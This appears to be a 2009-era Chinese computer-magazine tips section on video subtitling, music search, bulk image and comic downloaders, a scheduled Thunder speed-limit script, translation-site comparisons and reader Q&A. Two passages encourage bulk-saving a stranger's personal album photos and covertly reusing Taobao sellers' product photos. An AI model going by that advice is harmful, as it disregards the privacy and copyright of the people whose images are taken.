现在的网络实在方便，只需简单点击就可以找到自己喜欢的东西。不过，网上服务还是很难满足我们个性化的要求，这不，我在给女朋友找好玩好看的视频时就遇到了问题？看看我的解决之道吧！

舒心收看，在线视频也加字幕

一些国外的视频虽然好玩，不过女朋友看到相关视频时，却抱怨听不懂。这不就让我的工作大打折扣了吗？要是能给这些在线视频加上字幕就好了。

第一步：打开http://www.overstream.net/，点击Register for an account（注册账户），注册时注意使用真实邮箱，以便后续激活账户使用。注册完成并成功登录后，点击Create Overstream（创建覆盖视频）。

第二步：在出现的视频编辑窗口中，在Video URL（视频地址）中输入Google Video等网站的视频，初始化完毕，拖动上方的黑三角滑钮，拖放至想要添加字幕的起始地址，再点击右下角的Add（添加），然后输入相应的中文字幕（见图）。

第三步：添加完毕，点击Overstream Properties（覆盖视频属性），为此视频添加一些附加信息，如制作人及是否公开等等。最后点击字幕编辑页面底部的generate link to overstream（产生覆盖视频链接）按钮，即可看到play it（播放）、Copy it to clipboard（复制到剪贴板）及Email it to a friend（邮给好友）三个选项，根据实际情况选择，即可让好友看到你的"劳动成果"了。

以后，每次登录Overstream后，还可以继续播放自己制作过的视频，也可以随时编辑它，够方便的吧。**(文/常雪斌 侯忠)** CF [XF13]

小提示

★翻译和添加字幕，说实话工作量有点大。实际上，可以用上面的方法，为一些视频加上片头，写上"谨以此片献我给所爱的某某某，祝生日快乐！"之类的祝福话语，也很有意思。操作方法与上同。

★出去旅游照了N多照片，可以快速将它们转换成一段浪漫的视频。登录我乐网（http://www.56.com），点击"制作相册视频"，再按向导提示导入QQ相册、网易相册中的照片，即可自动生成在线视频相册，还可以添加音乐，添加祝福的话语，再发给女朋友观看，相信定能让她感动。

来谷歌泡泡KTV吧

我喜欢听音乐，但是却没有什么音乐细胞，常常连喜欢的歌曲名字都记不住，更别说记歌词了。正好这两天听说Google推出新的音乐搜索，让我们能像在KTV一样进行点歌，这下可方便了，赶紧去试试吧。

首先打开谷歌音乐搜索主页面http://www.google.cn/music/homepage，感觉跟其他的音乐搜索网站没什么两样，但是右上方有个"用泡泡挑歌"，挺有意思。于是点击进入，果然是非同一般的界面（见图）。看右边，分节奏、声调、音色等项目，勾选上就表示这个项目参与选择，拖动滑块你看到什么？左侧的泡泡变了，原来是让我们按节奏这些东东来挑歌啊，不错！试下吧！想听点甜美的女声歌怎么做呢？

第一步：将右侧所有项目勾选，节奏拖动靠近舒缓的地方，声音调到中间，音色靠近单纯，年代，自然是新歌了（注意看，上边还会有年代提示来，选择2006到2008的吧）。

第二步：单击"歌手"一栏，在弹出的窗口中选"女歌手→应用"。因为我不太懂"流派"，所以就选择全部了，语言只选"国语"。

第三步：现在再看左边，果然有了一些歌曲，点选那些可爱的泡泡，再单击"播放"，然后再选择接受协议，就会听到美妙的音乐了。经小白我的测试，音质还挺不错的。**(文/小白)** CF [XF14]

小提示

★上面的播放进度虽然没有滑块，但你可以通过点击来选择进度。下面还有一个"试听本页歌曲"按钮，可以将搜索到的所有泡泡添加到播放列表中哦！

★Google音乐默认的是循环播放、还有单曲循环和随机播放，而且这三个按钮只能选择一个，无法取消，郁闷！如果你只有一首歌曲在列表里，也会是循环播放了，那还不烦死啊，这点不太好，希望谷歌能听到我的声音，改改吧。




拿、抢、夺，网络美图一揽子计划

自己上传到网络相册中的图片，由于一些不得已的原因（比如硬盘损坏或误删除），可能要将相册中的图片重新下载回来，有时则可能是看到某个MM的相册中有很多靓照，想保存到本机慢慢欣赏。不管出于什么目的，一张一张图片保存太麻烦，还是想办法批量下载吧。

网络相册美照一个也不能少

如果是QQ相册，可以从http://www.newhua.com/soft/78122.htm下载安装QQ相册批量下载器，运行后在"QQ号"中输入下载图片所属的QQ号码，单击"进入"获取相册列表，再在"保存位置"设置图片的保存位置，选择想要下载的相册后单击"下载选定的相册"（或者点击"下载全部相册"），就可以一次性将靓照搬回家啦（见图1）。



小提示

如果QQ空间设有密码，QQ相册批量下载器会自动弹出密码输入窗口，输入正确密码后才能获取相册列 表。

现在用谷歌网络相册的人也比较多，Google自己的看图软件Picasa就提供了相册批量下载功能。启动Picasa后，进入想要下载的Picasa相册，点击"下载→下载到Picasa"，在打开的相册略图中查看是否是自己想要的，确定后单击"下载"即可。下载后的图片在Picasa的"下载的相册"中可以看到，实际存放位置在"我的文档→图片收藏→Downloaded Albums"之下。

小提示


★Flickr是一个国际性网络相册网站，图片资源非常丰富，因此上Flickr找图是个不错的想法，要批量下载Flickr相片也非常简单。首先从http://work.newhua.com/cfan/200908/FlickrDown.rar下载并安装FlickrDown。运行后，输入Flickr上的用户名或者用户邮件地址，点击Lookup（查找），选择找到的相册后，在destination（目标）下设置图片保存路径，最后点击Download（下载）就可以了。

★除了上述三大网络相册外，还有不少图片博客网站，如网易博客、Xuite、56、Mofile、百度等，要如何下载？这些，借助AlbumCon（下载地址：http://www.onlinedown.net/soft/54609.htm）即可全部搞定。下载解压后，双击AlbumCon.exe运行，选择软件内置的网站，填写用户名，点击"获取目录"搜索相册，再点击"开始自动下载"即可。

论坛美图也要批量下载

除了网络相册，论坛也是美图的集散地，许多网友（尤其是摄影爱好者）经常会通过论坛贴图与好友们共享和交流。不过图片一多，有时会出现如http://bbs.fengniao.com/forum/showthread.php?t=1136262所示问题，图片被分成了多个页面，这时如何能方便快捷地下载呢？借助一些专门的图片下载软件，可以轻松搞定。这里我推荐大家使用GetWebPics（下载地址：http://work.newhua.com/cfan/200909/GetWebPics.rar）。

下载安装，运行软件后，点击"任务→创建→新建标准任务"打开任务选项对话框（见图2）。起始URL，就输入上面说到论坛网址。接着切换到"扫描"选项，将"扫描此页面与"设置为2级页面。"文件类型"中仅选择"因特网图片"即可。在"大小过滤器"中可设置图片过滤，如图片宽度小于多少，或者文件大小小于多小的图片排除出去，以便精确下载到想要的内容。最后点击"立即开始"下载就可以了。下载的图片，可直接在GetWebPics中预览，右击选择"浏览任务文件夹"可直接打开图片文件所在位置（见图3）。





小提示

★附件精灵2（下载地址：http://www.onlinedown.net/soft/74632.htm）也可以实现论坛图片批量下载。下载安装后，在IE中打开论坛图片贴，再在页面空白处右击，选择"使用附件精灵下载论坛附件"项，附件精灵会自动运行并探测可下载的图片，选择下载即可。附件精灵的一大特点是，一些下载软件侦测不出来的附件文件地址（图片、压缩包等），它也可以检索出来。不过它不能探测子页面中的图片。

★下载软件同样可实现批量下载图片的目的。如果安装的是迅雷，在图片页面空白处右击，选择"使用迅雷下载全部链接"，从弹出的下载对话框中点击"筛选"，仅选取图片格式的扩展名，连续点击"确定"，下载即可。如果使用的是快车III，就更方便了，右击后选择"使用快车3下载全部链接"，它专门有一个图片过滤标签，仅选中所需的文件扩展名，再点击"下载"就可以了。

漫画书成套“卷”回家

许多朋友是漫画爱好者，网上也有不少的漫画资源。不过大部分漫画，只能在线一页一页的翻看，麻烦不说，万一网络阻塞或干脆上不了网，那就只有干着急了。其实我们可以将漫画书下载回来，这方面MangaDowner自然是首选，不过与之相比，ComicShelf漫画架也有它的特色。从http://www.comicshelf.com/download.asp下载解压后，双击ComicShelf.EXE运行，切换到“漫画列表”选项卡，会发现漫画架已经内置了多个漫画网站，点击展开漫画列表即可找到相应网站的所有漫画书了，选中需要的书右击，选择“下载”即可（下载速度非常快）。下载的漫画书默认保存在C:\ComicShelf目录下，我们可以在“工具→设置→下载”重新设置路径。


除了将支持的网站内置外，另一个比MangaDowner好的功能是ComicShelf可以当成漫画管理和阅读器使用。在“本地资源”选项卡中，找到下载的漫画书，双击即可在ComicShelf自动的阅读器中浏览，支持缩放，并可以定义简单的鼠标手势，用起来相当方便。

揪出略图背后的漂亮壁纸

网上有许多壁纸网站，一般的情况是，首先是多个图的缩略图预览界面，点选之后进入中等大小的单图预览，再点击才进入真正的大图界面，并且点击的都是网页链接而非图片的真正网址，所以上面的方法都很难用到这里。不过不用担心，巧用整站下载工具，就可以将美图统统收回家。

这里我推荐大家用Teleport Pro（下载地址：http://www.onlinedown.net/soft/53010.htm）。软件运行后会自动打开向导窗口（也可以从“文件→新建工程向导”调用），选择“在一个网站中搜索指定类型的文件”项，点击“下一步”，输入要提取壁纸的起点网址，并设置搜索的层数，默为3层。点击“下一步”，这里较为关键，单击“添加”选择添加“图片”，选中添加的项后再点击“编辑”，删除不需要的文件类型（如*.bmp），并设定图片文件大小以过滤不需要的图片，比如壁纸图片一般都会在100KB以前，所以这里将最小大小设置为100KB，这样就可以精准搜索了（见图4）。设置完毕，点击“确定→下一步→完成”，最后设置项目文件保存位置即可。

以上操作完毕，单击工具栏“开始”按钮（三角图标），然后就可以做其他的事去了，Teleport Pro会将你需要的图片任劳任怨地将美图统统收回家的。



美图何处取，我为你指路

日常浏览网页过程中遇到的美图自不必说，我平时还喜欢上一些特色的站点去浏览、下载美图，从而让我的图库常见常新。下面就给大家推荐一些获取美图的地方。

★淘宝：http://www.taobao.com

淘宝可谓百货用品的集散地，而每位店主为了自己的商品更容易卖出去，都会为自己的商品拍摄一些实物图，有时不妨偷偷借用下。

★6188桌面：http://www.6188.com

这里提供了非常丰富的壁纸资源，按照自然风光、名胜古迹进行了多个分类，并且壁纸规格也非常齐全。另外太平洋电脑网的壁纸也非常不错，http://wallpaper.pconline.com.cn/。

★6188美图：http://www.6188.net

与6188桌面最大的不同之处在于，6188美图提供的都是美女图片，喜欢看美女的朋友们有福了。**(铁通九江分公司/刘海霞)** CF [XF15]

喂，你听得见我说话吗？


在信息交流日益频繁的今天，听力的保护不容忽视。有些朋友会选择定期去医院检查听力。但不是所有人都有那么多的空余时间，尤其是干IT这行的，一门心思都用在工作上了，哪有时间去管这事？不过现在可好了，只要访问Audibility of Distortion（听力失真检测）网站http://www.klippel-listeningtest.de/lt/.就可以在线测试耳朵的灵敏度了。

打开网页后点击Take the test（开始测试），先进行一些设置（见图）：

1.I listen using（使用什么设备）：Headphones（耳机），Activespeakers（一般音箱），Hifi（高保真音箱）；

2.I have previous experience with such a test（要不要进行一次预测）；

3.Start with another music/speaker-combination（换一段测试音乐）。



设置完毕，点击Start（开始）测试。测试时，点击Sample A（样本A）和Sample B（样本B），听过两段音乐后判断哪一段音乐是Distorted（失真）的，如果回答正确就进入下一轮测试，如果不正确就回到上面的题目，重新做。其中打勾的圆圈表示正确的回答，打叉的圆圈表示错误的回答，dB前面的数字越小说明听力越灵敏。

测试得差不多之后，会出现一个选择页面，点击See Results就可以看到结果了。如果点击Continue Test（继续测试），则可以重新测试。普通人的成绩应该是-12到-24之间，如果成绩比这还要好的话，那你绝对是一双如狼的耳朵……**(浙江/童潮臻)** CF [XF16]

责任编辑：柳絮飞 投稿地址：wangl@cfan.com.cn
博墅地址：http://fly2spring.blog.cfan.com.cn



定时限速，迅雷你悠着点

小皓每次上网都要搜索下载一大堆电影，可是家里的网络是和别人共享的，一旦迅雷全速下载，其他人的网速就会受到影响。想下载却又不能影响别人，怎么办？其实，只要在高峰期让迅雷限速下载，而在凌晨和早上大家都不上网时再让迅雷全速下载，这应该算是两全之策。不过迅雷自身并没有定时限速功能，看来只能自己动手设计了。

小皓研究一番之后发现，在迅雷Profiles目录下的UserConfig.ini里面，控制下载速度的有两项：LimitSpeed=1和MaxSpeed=50。前者表示限速（假如值为0则不限速），后者表示实际的限速数量，MaxSpeed=50表示50KB/s。如果我们能在特定时间使用特定的配置文件，不就可以达到定时限速下载的目标了吗？比如在晚上19：00自动打开迅雷，让迅雷自动下载，限速50KB/s，这基本上不会影响邻居上网了；而到了23：00以后则停止限速，一直全速下载到次日早上9：00，然后再自动关机。


第一步：启动迅雷，点击工具栏“配置”按钮打开配置窗口，在“常规”中勾选“迅雷启动后，立即开始未完成的下载”项。接着切换到“连接”中，勾选“将下载速度限制为”项，值设置为50KB/s（见图）。在此，还可以限制上传的速度。点击“确定”后，进入迅雷安装目录下的Profiles子目录，将其中的UserConfig.ini复制一份，并改名为limited.ini（表示限速）。再次打开迅雷的配置窗口，取消对“将下载速度限制为”项的勾选，表示为全速下载模式，点击“确定”，然后同样将UserConfig.ini复制一份，并改名为unlimited.ini（表示不限速）。

第二步：然后创建一个批处理文件LimiThunder.bat，用来定时启动迅雷并根据时间段选择不同的配置文件（限速或不限速）。完整代码，可从http://work.newhua.com/cfan/200908/LimiThunder.rar处下载。

这个脚本的核心，是通过at命令自动添加多个任务计划，达到定时修改配置文件并启动或关闭迅雷的目的。以其中的一条命令为例：

at 19:00 /every:M,T,W,Th,F cmd /c ren "D:\Program Files\Thunder Network\Thunder\Profiles\UserConfig.ini" bak.ini

at之后是时间，19：00表示晚七点，你可以根据需要修改，比如改成21：00（晚九点）。接下来是“/every:M,T,W,Th,F”，表示每周的周一到周五执行。“cmd /c”则表示启动Windows的命令提示符但不显示窗口。再接下来就是DOS命令ren，用来改文件名的，要改名的文件名具体路径可根据你迅雷的实际安装路径修改，最好用英文双引号括起来。最后是改名后的文件名。其他命令的原理类似，这里就不细说了。修改完毕，关闭讯雷，然后双击执行LimiThunder.bat批处理文件就可以了。**(广东/谭皓)** CF [XF17]



小提示


★上面脚本的工作原理，实际就是定时替换迅雷的配置文件以达到想要的目的。

★at命令是XP的服务之一，首先要确保打开了Task Scheduler服务，可以在“控制面板→管理工具→服务”中检查此服务是否开启。另外要注意，at命令启动的程序在图形界面下是看不到的，可在任务管理器可以查看到它所启动的Thunder5.exe进程，且用户名是SYSTEM(系统)。

非会员QQ网盘扩容计划

QQ网络硬盘就像是一个超级便携的网络闪盘，用它保存文件后，只要在能上QQ的地方就可以随意存取，并可以随时与Q友共享文件，非常方便。不过非QQ会员，QQ网盘空间只有16MB，实在是小了点，下面就开始我们的扩容计划吧。

非QQ会员要想扩容网盘，必须已达到太阳级别。在QQ群面板空白处右击，选择“创建一个群”，打开创建群页面。默认已选择“普通群”（免费），点击“创建”，按向导提示设置，并选择“不允许任何人加入该群”。接下来，更换QQ为TM，这时再进入网络硬盘，你会惊奇地发现，空间大小已足足增加了一倍，这些都是免费的哦。



不过，你可能不想为了这16MB的空间而改用TM，那也没关系。因为创建完普通群之后，已自动获得了16MB的群共享空间，它与QQ网盘的功能基本是一样的，同样可看作是对网盘的扩展。**(河南/张伟龙)** CF [XF18]



网络PK台：在线翻译谁最强？

这年头，不懂一门外语是没法在外面混的。在外语翻译中，我们用得最多的就是中英文互译了。对于多数英语水平比较Poor的同胞来说，只能借助一些外部工具，帮助自己提高中英文互译的能力。因此我们特地挑选了目前较为常用的七个翻译网站，从6个方面对翻译能力进行PK，也许你能从它们的表现中挑出适合自己的一个。

选手编号：

①号选手：Google翻译，网址：http://www.google.com/language_tools?hl=zh-CN

②号选手：雅虎翻译，网址：http://fanyi.cn.yahoo.com

③号选手：海词翻译：http://dict.cn/fy

④号选手：Windows Live在线翻译，http://www.windowslivetranslator.com/Default.aspx

⑤号选手：爱词霸，http://fy.iciba.com/trans.php

⑥号选手：木鱼在线翻译，http://www.mutouyu.com/translation

⑦号选手：谷词在线词典，http://trans.netat.net

星级含义：

★★★★★表示完全正确；

☆★★★★非常相近；

☆☆★★★表示较为接近；

☆☆☆★★表示有点接近；

☆☆☆☆★表示基本错误但还能表达出一点意思；

☆☆☆☆☆表示完全错误；

第一回合：单词翻译

日常用语：sleep（睡觉）；专业术语：gingivitis（牙龈炎）；网络酷词：cool（酷毙了）。

小编点评：单词翻译中，日常用语和专业术语翻译效果都很好，但是对于网络上流行的一些新鲜词语，海词和木鱼翻译较好，其他的都无法正确翻译。

选手	英文→中文			中文→英文		
	日常用语	专业术语	网络酷词	日常用语	专业术语	网络酷词
①号	★★★★★	★★★★★	☆☆★★★	★★★★★	★★★★★	★★★★★
②号	★★★★★	★★★★★	☆☆☆☆★	☆★★★★	★★★★★	☆☆☆☆★
③号	☆★★★★	★★★★★	☆★★★★	★★★★★	☆☆★★★	★★★★★
④号	★★★★★	★★★★★	☆☆☆☆★	☆☆★★★	★★★★★	☆☆☆★★
⑤号	★★★★★	★★★★★	☆☆☆★★	★★★★★	★★★★★	☆☆☆★★
⑥号	★★★★★	★★★★★	☆☆☆★★	★★★★★	★★★★★	★★★★★
⑦号	★★★★★	☆☆★★★	☆☆☆☆★	☆★★★★	★★★★★	☆☆☆★★

第二回合：短语翻译

小编点评：在短语翻译测试中，专业短语由于意义单一，所以翻译结果都接近标准答案，而将中文日常用语翻译成英文时，很多都是从字面上的意思进行翻译的，因此正确率不高。

日常用语：No way（不行），专业短语：Fire extinguisher（灭火器）。

选手	英文→中文		中文→英文	
	日常用语	专业短语	日常用语	专业短语
①号	★★★★★	★★★★★	★★★★★	★★★★★
②号	☆☆★★★	★★★★★	☆☆☆★★	★★★★★
③号	★★★★★	★★★★★	☆☆☆★★	★★★★★
④号	☆☆★★★	★★★★★	☆☆☆☆★	★★★★★
⑤号	☆★★★★	★★★★★	☆★★★★	★★★★★
⑥号	☆☆★★★	★★★★★	☆★★★★	★★★★★
⑦号	★★★★★	★★★★★	☆☆★★★	★★★★★

第三回合：整句翻译

小编点评：将英文日常用语翻译成中文，正确率较高，对于谚语的翻译，错误五花八门，效果不佳。

日常用语：Are you sure?（你肯定吗？）

英文谚语：A friend without faults will never be found.（没有十全十美的朋友。）

专业语句：The Olympic flame is a symbol reminiscent of the ancient Olympic Games.（奥运圣火是人们怀念古代奥运会的象征。）

选手	英文→中文			中文→英文		
	日常用语	英文谚语	专业语句	日常用语	中文谚语	专业语句
①号	★★★★★	☆☆★★★	☆☆☆★★	★★★★★	☆☆☆★★	☆☆★★★
②号	★★★★★	☆★★★★	☆★★★★	☆☆★★★	☆☆☆★★	☆★★★★
③号	★★★★★	☆★★★★	★★★★★	★★★★★	☆☆☆★★	☆☆★★★
④号	★★★★★	☆☆★★★	☆★★★★	★★★★★	☆☆★★★	☆★★★★
⑤号	★★★★★	☆★★★★	☆☆★★★	☆☆★★★	☆☆★★★	☆☆★★★
⑥号	★★★★★	☆☆☆★★	☆☆★★★	☆☆★★★	☆☆★★★	☆☆★★★
⑦号	☆★★★★	☆☆☆☆★	☆☆★★★	☆☆★★★	☆☆☆★★	☆☆★★★

第四回合：段落翻译

英文：Shelly doesn't like people who are unreliable. She especially doesn't like people who tell lies. On the other hand, she likes people who are humorous and honest. She really likes people that are easygoing and sincere. However, regardless of whom she likes or dislikes, she is nice to everyone.

中文：谢莉不喜欢不可靠的人。她特别不喜欢说谎的人。另一方面，她喜欢那些幽默又诚实的人。她实在喜欢随和又诚恳的人。然而，不论她喜欢谁或不喜欢谁，她对每个人都很好。

小编点评：英文翻译成中文，部分网站能表达出大概的意思，中文翻译成英文难度相对较高，在语法上错误较多，绝大多数是根据文字按顺序进行翻译。

选手	英文→中文	中文→英文
①号	☆☆★★★	☆☆☆★★
②号	☆☆☆☆★	☆☆☆★★
③号	☆☆★★★	☆☆★★★
④号	☆★★★★	☆☆★★★
⑤号	☆☆★★★	☆☆☆★★
⑥号	☆☆★★★	☆☆★★★
⑦号	☆☆☆★★	☆☆☆★★

第五回合：网页翻译

英文网站：《福布斯》www.forbes.com；

中文网站：《电脑爱好者》www.cfan.com.cn。

选手	英文→中文	中文→英文
①号	☆☆☆★★	☆☆★★★
②号	无法翻译	无法翻译
③号	无此功能	无此功能
④号	☆☆☆★★	☆☆☆★★
⑤号	无此功能	无此功能
⑥号	无此功能	无此功能
⑦号	无此功能	无此功能

小编点评：大多数网站不能够进行网页翻译，能够翻译的正确率也不是很高，但是能保留网页的基本框架结构，翻译结果可以作为参考。

第六回合：其他项目

选手	翻译操作	翻译速度	翻译语种
①号	简单	快	30多种
②号	简单	中	40多种
③号	简单	慢	2种
④号	简单	中	近30种
⑤号	简单	中	30多种
⑥号	简单	中	20多种
⑦号	简单	慢	10多种

小编点评：在线翻译操作都非常简单，一般只要选择翻译语种，翻译速度也不错，翻译语种足以满足我们工作需要。

（文/江苏 张伟利）

CF [XF19]




节约用纸，网页我只打印想要的

在网上看到一篇好文章，想把它们打印出来保存，但是我们会发现，网页上许多不必要的元素，如网页上面的广告条等也被打印出来了，非常浪费纸张。解决方法之一，就是把网页中需要的内容复制到Word中，再进行打印。方法虽然可行，不过这既麻烦，而且文章中如果有图片，还得进行二次排版，比较复杂。其实，我们可以有更方便的方法。

首先登录Printwhatyoulike网站（http://www.printwhatyoulike.com/），在Enter a URL（输入网址）中输入要打印的网页地址（如本例选择的是爱好者博墅上的技巧文章http://blog.cfan.com.cn/html/02/11702-114284.html），并点击Start（启动）按钮，即会进入网页编辑界面（见图）。移动光标，会显示红色方框，框选那些不想打印的内容，单击即可选定（将显示为黄色块，再次单击则取消选定），同样方法可选取网页中其他多个内容。选取完毕，点击左侧选项窗格中的Remove（删除）按钮，即可清除无用的内容。

如果对要打印的内容不放心，打印前可调用浏览器自身的打印预览功能，如在傲游中，点击菜单“文件→打印→打印预览”查看效果。最后点击选项窗格中的Print（打印）就可以了。**（文/阎皓的皓）** CF [XF20]



小提示

★也可以选定要打印的内容，然后再点击Isolate（隔离），使其从网页中分离出来，然后再打印即可。另外在左侧选项框中，还可以对选定内容进行Resize（改变大小）、Text Size（调整文字大小）、Remove Background（移除背景）等功能。

★如果不想打印，而只是将网页资料保存在电脑中，同样可使用上述方法去除网页中无用的内容，然后点击选项窗格上方的Save as（另存），将编辑过的网页转存为新的网页或PDF文件。

小抄速记

Slightly copies the shorthand

Q1 我用的是Firefox，可是很多舍友在用我的电脑时，浏览器总是加载不少他们下载的插件。能不能启动Firefox时使用自己的配置？

答：在Firefox启动的时候，后面加上“/p”参数就可以配置和选择自己的个性参数了（包括插件和主题）。比如，使用“"C:\Program Files\Mozilla Firefox\firefox.exe" /p”（不含外侧引号）启动浏览器后，可以点击“创建配置文件”，然后创建属于自己的配置文件并保存。这样下次自己使用火狐时选择自己的配置上网即可。

Q2 我用的是Gmail邮箱，有时外出无法收信，想设置自动回复，可是又怕和垃圾邮件较上劲，有什么好方法？

答：Gmail提供个性化自动回复功能。登录Gmail账户后点击“设置”，然后在“常规”标签中，选择“外出回复”中的“启用外出回复”。接着输入回复邮件的主题和内容。同时选中“仅对我通讯录中的联系人发送回复”项。这样保存后，我们只有在收到好友的邮件时才会自动回复。而且如果该发件人四天后再次与你联系，而你的外出回复仍处于启用状态，Gmail会向其发送另一封外出回复，提醒该发件人你无法查看电子邮件。

Q3 由于工作关系，我经常在家里和公司使用电脑编辑文档，大多是借助闪盘来同步文档，可有时会忘记带闪盘，有没有更好同步方法？

答：可以使用Dropbox提供的网络同步功能，到https://www.getdropbox.com/downloading?os=win下载客户端软件。安装后它会生成“我的文档\My Dropbox”目录。现在把需要同步的文档复制到此处，这样编辑好文档后它会自动上传到服务器并自动同步。任何时候在任何地方只要登录https://www.getdropbox.com/home即可获得自动同步的文档。

Q4 平时都是使用QQ联系好友，可是有些朋友由于公司限制只能使用MSN，我又不想在电脑上安装那么多IM软件，有没有办法在QQ上集成MSN？

答：可以使用QQ自定义面板使用WEBMSN，在QQ面板点击“自定义面板”，然后点击“收藏夹→设置”，把http://webmessenger.msn.com/添加到链接，以后在QQ中就可以登录MSN和好友联系了。CF [XF21]



音乐狂人变身“采花大盗”

